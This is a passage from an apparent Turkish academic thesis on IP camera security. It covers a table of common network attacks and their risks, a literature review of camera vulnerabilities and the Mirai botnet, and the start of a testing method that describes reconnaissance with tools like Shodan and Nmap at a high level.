ACK (alındı damgası, acknowledgement) Saldırısı	Saldırganın, kaynak IP adresini hedef IP adresi olarak gösterip, SYN (Senkronize-Synchronize) paketi yolladığı ve alıcının hedef SYN paketi yollamadığı halde ACK yoklamasıyla gerçekleşen saldırı türüdür.	Hedef sistemin hizmet veremez hale gelme riski vardır.			X	X		
Arka Kapı	İşletim sistemi ya da uygulamalarda açıklık oluşturmaya yönelik gerçekleştirilen saldırı türüdür.	Veri kaybı, veri sızıntısı, veri hırsızlığı, veri bütünlüğünün bozulması, kritik donanımlara yetkisiz erişim, zararlı yazılımların bilgi sistemine iletilmesi riski vardır.	X				X	
DNS (Alan Adı Sistemi-Domain Name System) Zehirlenmesi	Önbellek veri tabanına veri ekleme, silme, değiştirme ile hedefi şaşırtmaya yönelik saldırı türüdür.	Veri kaybı, veri sızıntısı, veri hırsızlığı, veri bütünlüğünün bozulması, kritik donanımlara yetkisiz erişim, zararlı yazılımların bilgi sistemine iletilmesi, kullanıcının gitmeye çalıştığı siteden farklı bir siteye yönlendirilmesi riski vardır.			X			
E Posta Sahteciliği	Sahte e posta adresinin güvenilir olarak gösterilmesiyle gerçekleştirilen saldırı türüdür.	Veri kaybı, veri sızıntısı, veri hırsızlığı, kritik donanımlara yetkisiz erişim riski vardır.	X					
Fiziksel Saldırı	Doğrudan ağın çalışmasını sağlayan donanımlara zarar vermeye yönelik saldırılardır.	Sunuculara, cihazlara veya ağa zarar vererek sistemin hizmet veremez hale getirilmesi riski vardır.		X	X	X		
IP Sahteciliği	Saldırganın gizli dinleme sonucu edindiği paketin şifreli olmaması durumunda, kaynak IP adresini değiştirerek hedef sistemi yanıltmasıdır.	Sistemin hizmet dışı kalması, DDoS'ta zombi cihaz olma riski vardır.	X		X	X	X	
MITM Saldırısı	Haberleşen iki uç arasına girerek veriyi dinlemeye, yakalamaya yönelik gerçekleştirilen saldırı türüdür.	Veri kaybı, veri hırsızlığı riski vardır.	X		X			
Oltalama	e posta yardımıyla kişisel bilgileri ele geçirmeye yönelik gerçekleştirilen saldırı türüdür.	Veri kaybı, veri hırsızlığı riski vardır.	X					X
Oturum Çalma	İstemci ile sunucu arasına girerek kullanıcı oturumunu ele geçirmeye yönelik gerçekleştirilen saldırı türüdür.	Veri kaybı, veri hırsızlığı ve kullanıcılar tarafından bilinçli ya da farkında olmadan bilgi sistemleri üzerinde erişim yetkisi arttırma işlemlerinin gerçekleştirilmesi riski vardır.	X					

Çizelge 1.1. (devam) Olası saldırılar, oluşturacağı riskler ve ilgili bileşenler

Saldırı Adı	Saldırı Açıklamaları	Saldırı Sonucu Oluşan Risk	Veri	Donanım	Ağ	Sunucu	Uygulama	Kullanıcı
Ölümcül Ping	Saldırganın büyük boyutlu paketleri hedef sisteme göndererek hizmet dışı kalmasına neden olan saldırı türüdür.	Hedef sistemin hizmet veremez hale gelme riski vardır.		X	X	X		
Reklam Yazılımı	Reklam görüntülemek ve kişilerin ilgi odağına göre veri toplanılmasına yönelik yazılımdır.	Kişiler ve kişilerin ilgi alanları hakkında bilgi toplanması riski vardır.	X					X
Smurf Saldırısı	Saldırganın ağdaki bilgisayarlara hedef sistemin IP adresinden ICMP (İnternet Kontrol Mesaj Protokolü - Internet Control Message Protocol) paketi yollayarak alıcı bilgisayarların sürekli ACK mesajı yollamasına neden olan saldırı türüdür.	Hedef sistemin hizmet veremez hale gelme riski vardır.		X	X	X		
Solucanlar	Ağ bağlantısı üzerinden bulaşarak sistemdeki dosyalara zarar verme, bilgisayarın işleyişini bozmayı hedeflemektedir.	Veri kaybı, veri sızıntısı, veri hırsızlığı, veri bütünlüğünün bozulması, kritik donanımlara yetkisiz erişim, zararlı yazılımların bilgi sistemine iletilmesi, hedef sistemin zarar görmesi riski vardır.	X			X	X	
Sosyal Mühendislik	Hedef sistemdeki kişi hakkında bilgi edinebilmek için kişilerin kandırılması yöntemiyle gerçekleştirilen saldırı türüdür.	Kritik donanımlarda yetkisiz erişimlerin görülmesi, veri kaybı, veri hırsızlığı, zararlı yazılımların sisteme yüklenmesi, kritik veri, bilgi ve cihazların bilinçli ya da farkında olmadan değiştirilmesi riski vardır.	X					X
Spam	Herhangi bir amaç doğrultusunda hedef sistemin e postalarına gelen iletilerdir.	Amacına göre değişmekle birlikte; kritik donanımlarda yetkisiz erişimlerin görülmesi, veri kaybı, veri hırsızlığı, zararlı yazılımların sisteme yüklenmesi, kritik veri, bilgi ve cihazların bilinçli ya da farkında olmadan değiştirilmesi riski vardır.	X					X
SQL (yapısal sorgu dili-structured query language) Enjeksiyonu	SQL sorgularına müdahale ederek hedef sistemin bilgilerini edinmeyi amaçlar.	Veri kaybı, veri hırsızlığı, veriler üzerinde değişiklik yapılarak bütünlüğün bozulma riski vardır.			X			
SYN Saldırısı	Saldırgan hedef sisteme ardışık olarak SYN bayraklı TCP paketi göndererek hizmet veremez hale getirir.	Hedef sistemin hizmet veremez hale gelme riski vardır.		X	X	X		

Çizelge 1.1. (devam) Olası saldırılar, oluşturacağı riskler ve ilgili bileşenler

Saldırı Adı	Saldırı Açıklamaları	Saldırı Sonucu Oluşan Risk	Veri	Donanım	Ağ	Sunucu	Uygulama	Kullanıcı
Tekrarlama Saldırıları	Haberleşen iki uç arasındaki paketin saldırgan tarafından ele geçirilerek tekrar tekrar alıcıya iletilmesiyle gerçekleşen saldırıdır.	Verilere yetkisiz erişim riski ile sistemin hizmet veremez hale gelme riski vardır.	X		X			
Truva Atları	Bilgisayar yazılımı olup, bulaştığı bilgisayardaki bilgileri dışarı sızdırmaktadır. Saldırgan, ağ bağlantısı üzerinden kurbanın bilgisayarını kontrol etmektedir.	Kritik donanımlarda yetkisiz erişimlerin görülmesi, veri kaybı, veri hırsızlığı, zararlı yazılımların sisteme yüklenmesi, sistemin zarar görmesi riski vardır.	X				X	
Tuş Kaydedicisi (Keylogger)	Klavyeye basılan tuşları kaydetmeyi amaçlayan yazılımdır.	Veri kaybı, veri hırsızlığı riski vardır.	X					
UDP Saldırısı	Saldırının temel prensibi farklı bir IP adresini kullanarak hedef sistemin portlarına büyük boyutlu UDP paketleri yollamaktır.	Hedef sistemin hizmet veremez hale gelme riski vardır.			X	X		
Virüs	Zararlı bilgisayar yazılımı olup bilgisayarın işleyişini değiştirmektedir.	Kritik donanımlarda yetkisiz erişimlerin görülmesi, veri kaybı, veri hırsızlığı, zararlı yazılımların sisteme yüklenmesi, sistemin zarar görmesi riski vardır.	X		X	X	X	
Web Sahteciliği	Güvenilen bir web sitesinin sahtesini kullanarak gerçekleştirilen saldırı türüdür.	Veri kaybı, veri sızıntısı, veri hırsızlığı, kritik donanımlara yetkisiz erişim riski vardır.	X					

Nesnelerin interneti cihazlarının tam olarak sınıflandırılmaması, IP tabanlı kameralar ile diğer cihazların aynı kategoride değerlendirilmesine yol açmaktadır. IP tabanlı kameradan kaynaklanacak veri sızıntısının neden olacağı gizlilik ihlali ile kahve makinesininki aynı olmayacaktır [32]. Bu nedenle, tezin ilerleyen bölümlerinde önce IP tabanlı kameralar ile IP tabanlı kameralarda siber güvenlik hususlarından bahsedilerek, bu konuda yapılan çalışmalar belirtilmiş ve bu tezin farkı vurgulanmıştır. Sonraki bölümde tezde gerçekleştirilen uygulama anlatılmıştır. Uygulama bölümünde ayrıca detaylı olarak yapılan saldırılar ve elde edilen sonuçlar belirtilmiştir. Uygulama sonuçları bölümünde yapılan uygulamaya ilişkin sonuçlar ile literatürdeki çalışmalar özetlenmiştir. Değerlendirme ve öneriler bölümünde, elde edilen sonuçlar irdelenmiş, bu cihazlara ilişkin açıklık ve tehditlere karşı çözüm önerileri sunulmuştur. Son olarak da; tez çalışması kapsamında yapılanların özetlendiği sonuç bölümüne yer verilmiştir.

2. IP TABANLI KAMERALAR

Ağ kamerası olarak da adlandırılan bir IP tabanlı kamera, bir internet protokolü ağı üzerinden ses, video ve görüntü gibi verileri ileten dijital bir cihazdır. Cihaz, donanım ve yazılım olmak üzere iki bileşenden oluşur. En önemli donanım parçalarından bazıları, görüntü işleme, kodlama ve kod çözme için kullanılan işlemci, cihaz ürün yazılımını depolamak için kullanılan bellek, ışığı görüntüye dönüştürmek için kullanılan görüntü sensörü ile birlikte optik mercek ve cihazı fiziksel bağlantı ile veya kablosuz olarak internete bağlamak için kullanılan ağ kartıdır. Bir IP tabanlı kameraya hayat veren ana yazılım bileşeni, cihazın ayarlarını doğrulamak ve yapılandırmak için birden fazla sayfa ve komut dosyası barındıran bir HTTP web sunucusudur [32] .

IP tabanlı kameralar, genel anlamda bir alanı izlemek, alan güvenliğini artırmak için uzaktan erişim ve yönetiminde kullanılmaktadır. Bir alanda güvenliği artırma zorunluluğu genellikle bölgedeki altyapıların ve varlıkların ne kadar önemli olduğu ile ilgilidir [33]. Sadece izlenildiğinin bilinmesi bile suç faaliyetlerinin oluşumunun azalmasına neden olabilmektedir [34]. Okullarda, bankalarda, işletmelerde, hastanelerde, kritik altyapılarda, otoparklarda, depolarda, kazan dairelerinde, alış veriş merkezlerinde, eczanelerde, kafe ve lokantalarda, limanlarda, havaalanlarında, garlarda, sokaklarda, parklarda, toplu taşıma araçlarında, otomobillerde, bebek monitörlerinde, tele/video konferans, plaka okuma, yüz tanıma sistemlerinde kısacası akla izlenebilecek olarak gelen her yerde; hırsızlık önleme, meydana gelebilecek kazalarda hasarın azaltılması, güvenlik veya sağlık ekiplerine hızlı haber verme, hatalı yapılabilecek işleri engelleme, disiplin sağlama, şiddet olaylarını engellenme, suçluların tespiti ve yakalanması, yaşlı takibi, bebek bakımı gibi birçok farklı nedenle ve izledikleri kişilere bilinç sağlamak, sosyal etkileşim ve hareket takibi gibi amaçlarla IP tabanlı kamera kullanılmaktadır [35-40].

2.1. IP Tabanlı Kameralarda Siber Güvenlik

Bebek monitörlerinde, yaşlı takip sistemlerinde veya ev güvenliğinde de kullanılan IP tabanlı kameralar, hem bilgi teknolojileri hem de bant genişliği açısından, DDoS (Dağıtık Hizmet Reddi) saldırıları gibi saldırılarda kötüye kullanılabildikleri ve evlere yönelik hırsızlık gibi fiziksel saldırılarda da kullanılabildikleri için saldırganlar açısından oldukça

cazip hale gelmektedir. 2016 yılında, 64 ülkede en az 500.000 nesnelerin interneti cihazını bir botnet ordusuna dönüştüren Mirai adlı kötü amaçlı yazılım, açık IP adreslerine sahip cihazları arayıp, cihaz türünü tanımlamaktadır. Cihazın kontrolünü ele geçirmek için, farklı üreticilerin birçok nesnelerin interneti cihazında kullanılan varsayılan kimlik bilgilerini test etmekte ve yetkilendirildikten sonra uzaktan kontrol edilebilecek ve kullanılabilecek bir servis kurmaktadır [41]. Bu yazılımla gerçekleştirilen ve doğrudan dünya çapında internet erişimini hedefleyen, yakın tarihin en büyük siber olaylarından olan DDoS saldırısı, 80 farklı Sony IP Kamera modeli [31] ile Xiongmai Teknoloji firmasının IP tabanlı kameraları da [42] dahil olmak üzere, CCTV (kapalı devre televizyon) kameralarının da içinde bulunduğu çok sayıda nesnelerin interneti cihazları kullanılarak gerçekleştirilmiştir [43].

2.2. IP Tabanlı Kameralarda Siber Güvenlik Üzerine Literatür Taraması

Nesnelerin interneti cihazlarından, IP tabanlı kameraların ve görüntülerin ele geçirilmesine ilişkin birçok yaşanmış olay bulunmaktadır [44-47]. Bu kapsamda, bebek monitörleri ile ev güvenliğinden kritik alt yapıların korunmasına kadar birçok alanda kullanılan IP tabanlı kameraların güvenlik açıkları, olası saldırılar ile güvenlik çözümleri üzerine yapılan araştırmalar ve çalışmalar incelenmiştir.

Liu ve diğerleri tarafından yapılan çalışmada, IP tabanlı video gözetim sistemlerindeki veri iletişimine yönelik verilerin gizliliği ve bütünlüğünün sağlanması için rastgele ayarlanabilen bir şifreleme yöntemi önerilmiş ve mevcut araştırmaların tehditleri ele almak için yeterli olmadığı vurgulanmıştır [48].

Park ve Jun yaptıkları çalışmada, ağa bağlı ve IP tabanlı CCTV sistemlerine yönelik tehditlerden kötü niyetli kullanıcıların sistemlere erişimini engellemek amacıyla kullanıcı kaydı ve kimlik doğrulaması için iki gelişmiş güvenlik protokolü önermişlerdir [49].

Coole ve diğerleri tarafından yapılan çalışmada da kablosuz video gözetim sistemlerinin daha önce kapalı olan sistemlere önemli güvenlik açığı getireceği belirtilmiş, bilgi güvenliğinde kullanılan gizlilik, bütünlük ve erişilebilirlik modeli kullanılarak bu güvenlik açıklarının kapalı devre sistemlerdeki etkileri incelenmiş ve IP tabanlı sistemlerin kullanımının sınıflandırılması ve bu tür sistemlerdeki mevcut ve olası güvenlik açıklarını

kataloglamak için daha fazla araştırma yapılması gerektiği vurgulanmıştır [50].

Kim ve Han, akıllı bir video izleme sisteminin güvenli ve emniyetli çalışmasını sağlamak için, video izleme sistemini; video toplama grubu, video depolama grubu, video kontrol grubu, video uygulama grubu olmak üzere dört grupta tanımlayarak, tanımlanan güvenlik tehditlerinin bu gruplardaki belirli güvenlik işlevleriyle ilişkilendirecek şekilde bir model oluşturmuşlardır [51].

Campbell yaptığı çalışmada, DCS 930L IP kamerasını, kimlik doğrulama mekanizmalarıyla ilgili güvenlik açıkları açısından analiz edip, bunlara dayalı olası saldırıları tartışarak çözüm önerileri sunmuştur [52].

Heffner tarafından yapılan çalışmada, yetkisiz yönetim ve kök düzeyinde erişim yoluyla hedef ağda yer edinme ve kameranın görüntülenmesi ile kameraya müdahale edilmesi için bu erişimden yararlanılması amacıyla kameraların kendisinde çalışan temel koddaki güvenlik açıklarına odaklanılmıştır [53].

Tekeoğlu ve Tosun ise kablosuz IP kamera tarafından üretilen trafiği inceleyerek bulut tabanlı kablosuz IP kameraların güvenliğini araştırmış ve erişim kontrol mekanizmalarını değerlendirerek birçok güvenlik ve gizlilik sorunu belirlemişler ve kötü niyetli bir kişinin IP kameranın ağ trafiğini tarayabildiğinde, ciddi bir gizlilik sorunu olan JPEG görüntülerini yeniden oluşturabileceğini göstermişlerdir [38].

Obermaier ve Hutle çalışmalarında bulut tabanlı video gözetim kameralarına tersine mühendislik uygulayarak sistemlerin güvenliğinin ve gizliliğinin pratik bir analizini yapmış ve yerel ağ saldırgan ile uzak ağ saldırgan olmak üzere iki saldırgan modeli üzerinden, sistemlere fiziksel erişim olmadan, güvenlik açıklarından yararlanılabileceğini belirtmişlerdir [54].

Costin yaptığı çalışmada; video gözetim, kapalı devre TV ve IP kamera sistemlerinin geliştirilmesi, kurulması ve kullanılmasıyla ilişkili güvenlik ve gizlilik risklerinin daha iyi anlaşılması ve tanımlanması amacıyla, donanım, aygıt yazılımı, ağ iletişimleri ve video gözetim sistemlerine yönelik tehdit ve önlemlerin sistematik bir incelemesini yapmış ve video gözetim sistemlerinin güvenlik ve gizlilik yönlerini iyileştirebilecek öneriler

sunmuştur [55].

Das ve Tuna yaptıkları çalışma ile Wireshark programı vasıtasıyla ağ kameralarının ağ paket takibi ve analizi üzerine örnek bir uygulama yapmış, Shodan ile ağ kameralarının bulunduğunu ve FOCA (Fingerprinting Organizations With Collected Archives) kullanılarak da konumlarının elde edilebildiğini göstermiş ve gizli tutulması gereken kişisel bilgilerin ele geçirilip yasa dışı amaçlarla kullanılmasının yüksek bir potansiyel olduğunu vurgulamışlardır [56].

Boyarinov ve Hunter ise bir IP kamera üzerinde güvenlik açıklarına ilişkin yaptıkları ve saldırıların doğasını tartıştıkları çalışmanın bu cihazlara ilişkin risklerin anlaşılması ve azaltılması için kullanılabileceğini belirtmişlerdir [57].

Cusack ve Tian çalışmalarında test ettikleri bir gözetleme kamerasının birçok güvenlik açığına sahip olduğunu belirterek, açıklara ilişkin önlem alınmasının aciliyetine vurgu yapmışlardır [58].

Ling ve diğerleri, 2017 yılında yaptıkları çalışmada, nesnelerin interneti sistemine ilişkin uçtan uca bir görünüm sunarak bulutta nesnelerin interneti sistemi, yazılım, ağ iletişimi ve büyük veri analitiği açısından güvenlik ve gizlilik gereksinimlerini incelemiş ve IP tabanlı bir kameraya, uzaktan erişim politikalarına odaklanarak, farklı bir ağ üzerinden, uzaktan saldırı gerçekleştirip buna ilişkin analiz yapmışlardır [59], 2018 yılında ise bu çalışmaya ilave olarak mikro denetleyicilerde nesnelerin internetinin güvenliği ve gizliliğine ilişkin daha fazla ayrıntı ile Mirai modellemesi yaparak simülasyon sonuçlarını paylaşmışlardır [60].

Bugeja ve diğerleri, akıllı ev sistemlerinde kullanılan akıllı kamera sistemlerinin muzdarip olduğu zayıf güvenlik uygulamalarının kapsamını değerlendirmek üzere Shodan arama motoru ile CVE (Ortak Güvenlik Açığı veRiskler - Common Vulnerability and Exposures) veritabanını kullanmış, önemli sayıda akıllı kameranın gerçekten çeşitli güvenlik ve gizlilik açıklarına eğilimli olduğu sonucuna ulaşmışlardır [61].

Vlajic ve diğerleri tarafından yapılan çalışmada, 2016'daki Mirai saldırısının, özellikle akıllı kameralar ve dijital video kayıt cihazları (DVR) olmak üzere ele geçirilmiş nesnelerin

interneti cihazlarının, yıkıcı DDoS potansiyelini gösterdiği ve bu cihazlardan yaklaşık yarım milyonunun o zamana kadar ki kaydedilen en büyük ve en yıkıcı DDoS saldırılarını başlatmak için kullanıldığı belirtilerek, başta Shodan olmak üzere nesnelerin interneti cihazlarını listeleyen arama motorlarının ortaya çıkmasıyla savunmasız cihazların tespit edilmesinin, önceden tahmin edilmesi ve önlenmesi zor olan DDoS saldırılarının gerçekleştirilmesinin kolaylaştığı ve bu nedenle de dünya çapında nesnelerin interneti cihazlarının yöneticileri tarafından ciddi önlemler alınması gerektiği vurgulanmıştır [62].

Kim ve diğerleri, IP kameralardaki kimlik doğrulama yöntemi ile şifre ve kimlik bilgilerinin elde edilmesi durumunda saldırgana karşı savunmasız olunduğunu belirterek, bir cihazı DUI (Cihaz Benzersiz Tanımlayıcı) kullanarak tanımlayan, kaydeden ve sadece yetkili cihazların kimliğini doğrulayan bir kimlik doğrulama yöntemi önermişlerdir [63].

Seralathan ve diğerleri, nesnelerin interneti cihazları için önceki güvenlik analizlerinden elde edilen sonuçlara istinaden IP kamera üzerinde şifrelenmemiş iletişim, video akışı için brute force yapılabilecek RTSP URL'si ve açık metinde saklanan IP kamera hesap kimlik bilgileri açısından kameranın güvenliğindeki zayıflıkları bulmaya yönelik çalışma yapmışlardır [64].

Alharbi ve Aspinall yaptıkları çalışmada, nesnelerin interneti cihazları için ana odak noktasının akıllı kameralar olduğunu ifade etmiş, korunması gereken varlıkları ise video verileri, kişisel bilgiler ve fiziksel olarak kameranın kendisi şeklinde belirleyip, bunlara yönelik tehditleri ve saldırganları sınıflandırmış ve bir analiz çerçevesi önermişlerdir [65].

Doughty ve diğerleri yaptıkları çalışma ile bir suçlunun, hırsızlık öncesinde ve sırasında kameralara nasıl saldırabileceğini açıklamak için bir tehdit senaryosu kullanarak, IP kameraların ARP (Adres Çözümleme Protokolü) zehirlenmesine veya sahtekarlığına karşı savunmasız kaldığını ve bazı kameraların şifreleri gizlemek için özet kimlik doğrulaması kullandığını, bazı satıcıların ve uygulamaların güvensiz kaldığını göstermişlerdir [66].

Li ve diğerleri, IP kameraların bilgisayar korsanları için hedef olduğunu ve bu tehditlerin risklerinin anlaşılabilmesi için IP kameraların nerelerde ve ne kadar olduklarının bilinmesi gerektiğini öne süren çalışmalarında akıllı kameraları tespit etmek için CAMHUNTER ismini verdikleri bir model önermişlerdir [67].


Turtiainen ve diğerleri de IP kameralara ilişkin tartışmaların, raporların ve politikaların çoğunun, gerçeklere dayalı olarak doğru olmayan veya sağlam metodolojilere dayanmayan varsayımlara ve sayılara dayanmakta olduğunu, örneğin şu anda kaç CCTV kameranın konuşlandırıldığı ve kullanımda olduğu, bu kameraların nerede bulunduğu, bu kameralara kimin sahip olduğu veya bu kameraları kimin çalıştırdığı gibi konularda doğru ve küresel bir anlayış olmadığını öne sürerek CCTV ve video gözetim kameralarını görüntülerde ve video çerçevelerinde doğru bir şekilde algılayabilen bilgisayar görüşü MS COCO uyumlu modeller önermişlerdir [68]. Yaptıkları çalışmanın pozitif etki için kullanılmak üzere tasarlandığını ve önerilen sistemin kötüye kullanılma potansiyelinin Kali Linux, Metasploit gibi diğer herhangi bir sistemle, penetrasyon testi, tersine mühendislik gibi yöntemle benzer veya kıyas götürür olduğunu savunmuşlar ve olumlu etki uygulamalarının çoğunluğu için sistemin faydalarının, olumsuz etki uygulamalarının bir kısmının kötüye kullanım risklerinden ağır bastığını vurgulamışlardır.

Abdalla ve Varol yaptıkları çalışmada IP kameralardaki güvenlik açıklarının incelenmesi amacıyla, kablosuz bir IP kameranın güvenlik bileşenlerini, bazı sızma testi teknikleri ve yöntemleri aracılığıyla incelemiş ve güvenlik açıklarının kullanıcıların güvenliği ve gizliliği üzerindeki etkilerini belirtmişlerdir [69].

Yapılan çalışmalarda da görüldüğü üzere kurum, kuruluş, konutlarda ve özellikle kritik alt yapıların olduğu yerlerde uzaktan erişim ve yönetiminde yaygın olarak kullanılan IP tabanlı güvenlik kameralarına ilişkin birçok güvenlik açığından bahsedilmektedir. Ancak güvenlik sistemleri ve zararlı yazılımlar her geçen gün değişmektedir. Gelişen sistemler ile önceki çalışmalarda yer alan çözüm önerilerinin kısıtlı bırakıldığı da göz önünde bulundurularak yeni bir incelemenin yapılması kaçınılmaz olmuştur. Bu tez çalışmasında yukarıda bahsedilen çalışmalardan farklı olarak sadece aynı ağda olup, internet bağlantısı olan kötü niyetli birinin, IP tabanlı kameralara karşı saldırı geliştirebileceğinin doğru olup olmadığını göstermek amacıyla internet üzerinde bulunabilen bilgiler kullanılarak, IP tabanlı kameranın gizlilik ve güvenlik riskleri analiz edilmiş, literatürde yapılan çalışmalarla karşılaştırılmış ve bu cihazlara ilişkin açıklık ve tehditlere karşı çözüm önerileri sunulmuştur.

3. UYGULAMA

IP tabanlı kameraların donanımı, üreticiye bağlı olarak değişebilmekle birlikte donanım mimarisinin maliyet verimliliği nedeniyle birden fazla üretici arasında paylaşılabilmektedir. Bu, tespit edilen donanım güvenlik açığının farklı üreticilerin çeşitli cihazlarını etkileyebilmesine neden olabilmektedir. IP tabanlı kameraların bileşen seviyesindeki donanımları farklı olsa da, teorik işlevsellik ve mimari genellikle birbirinin yerine kullanılabilmektedir [70]. Bu nedenle yapılan çalışmada, IP tabanlı kameralara saldırı düzenlemek için, ülkemizde kolaylıkla temin edilebilen, Shenzhen Wanscam Tecnology Co. Ltd. şirketi tarafından üretilen Azemax IP610 model ve Shenzhen Micro Star Electronic Tecnology Co. Ltd. şirketi tarafından üretilen TRAX tr-100 model olmak üzere iki farklı IP tabanlı kamera kullanılmış olup, test ortamı için Windows ve Debian işletim sisteminin kurulduğu sanal bilgisayardan faydalanılmış ve kameralar ayrı ayrı zamanlarda teste tabi tutulmuştur. Sistem mimarisi Resim 3.1.'de gösterilmiştir.



Resim 3.1. Sistem mimarisi

Uygulama aşamasında öncelikle hedef sistem hakkında bilgi toplama işlemi yapılmıştır. Bilgi toplama, pasif ve aktif olmak üzere iki grupta uygulanabilmektedir.

Pasif bilgi toplama, cihaza bağlanmadan cihaz hakkında internette, sosyal medyada, blog ve tartışma forumlarında, arama motorlarında bilgi bulma yöntemi olarak tanımlanmaktadır [71]. Pasif bilgi toplama araçlarından biri olan, siber güvenlik araştırmacıları ve geliştiricilerine, güvenlik açığı bulunan internet bağlantılı cihazları doğrudan taramadan tespit etmeleri için bir araç sağlayan Shodan arama motoru, zayıf güvenlik mekanizmalarının uygulanması ve uygun bir güvenlik yapılandırmasının olmaması gibi yaygın siber güvenlik sorunlarıyla ilgili nesnelerin interneti cihazlarında güvenlik açıklarının tespitini sağlayarak, nesnelerin interneti sistemlerinde ve internete bağlanması gereken uygulamalarda kullanılan cihazlarda siber güvenlik denetimleri yapmak için de kullanılmaktadır [72]. Genel kullanıma açık en büyük güvenlik açığı bilgi kaynaklarından biri de MITRE şirketinde barındırılan, ABD İç Güvenlik Bakanlığı (U.S. Department of Homeland Security - DHS) ile Siber Güvenlik ve Altyapı Güvenliği Ajansı (Cybersecurity and Infrastructure Security Agency - CISA) tarafından desteklenen, herkesin bildiği sorunlar için, bilgi güvenliği açıklarının ve açığa çıkma durumlarının bir listesinin, ortak numaralandırma ile araç, bellek veya servisler gibi farklı güvenlik açığı kategorilerinde paylaşılmasını kolaylaştıran CVE veri tabanıdır [73]. Pasif bilgi toplama işlemi ulusal güvenlik açıkları veri tabanı (National Vulnerabilities Database - NVD), Rapid7 istismarlar veri tabanı (Rapid7 Exploits Database) gibi güvenlik açığı veritabanları ile Snitch, OWASP ZAP, Skipfish ve benzeri araçlar kullanılarak da yapılabilmektedir [74].

Aktif bilgi toplama ise, port tarama teknikleri gibi cihazla doğrudan temas yoluyla yapılabilen ve bir cihazda çalışan işletim sistemi, servisler ve açık portlar gibi bilgileri bulmak için kullanılabilen bilgi toplama yöntemi olarak tanımlanmaktadır [71]. Aktif bilgi toplama aşamasında en çok kullanılan ve fayda sağlanılan araçlardan biri Nmap olup, hedef sistemde açık olan portlar, fiziksel cihaz tipleri, çalışma süreleri, kullanılan servisler, yazılımlar ve sürüm detayları gibi bilgiler alınabilmekte ve benzer şekilde Masscan, Nslookup, Dig, Maltego, BruteX, TrackerJacker, Devploit3.6, Dmitry gibi araçlarla da bilgi edinilebilmektedir [75, 76].

Bilgi toplama işlemlerine ilişkin yapılan işlemler ve edinilen sonuçlar ilgili IP tabanlı kamera saldırısı uygulama kısmında verilmiştir.

Açık portlar, işletim sistemi sürümü, cihazda çalışan servisler hakkında bilgi alındıktan sonra toplanan bilgiler güvenlik açıklarını bulmak için kullanılabilmektedir. Bu işlem

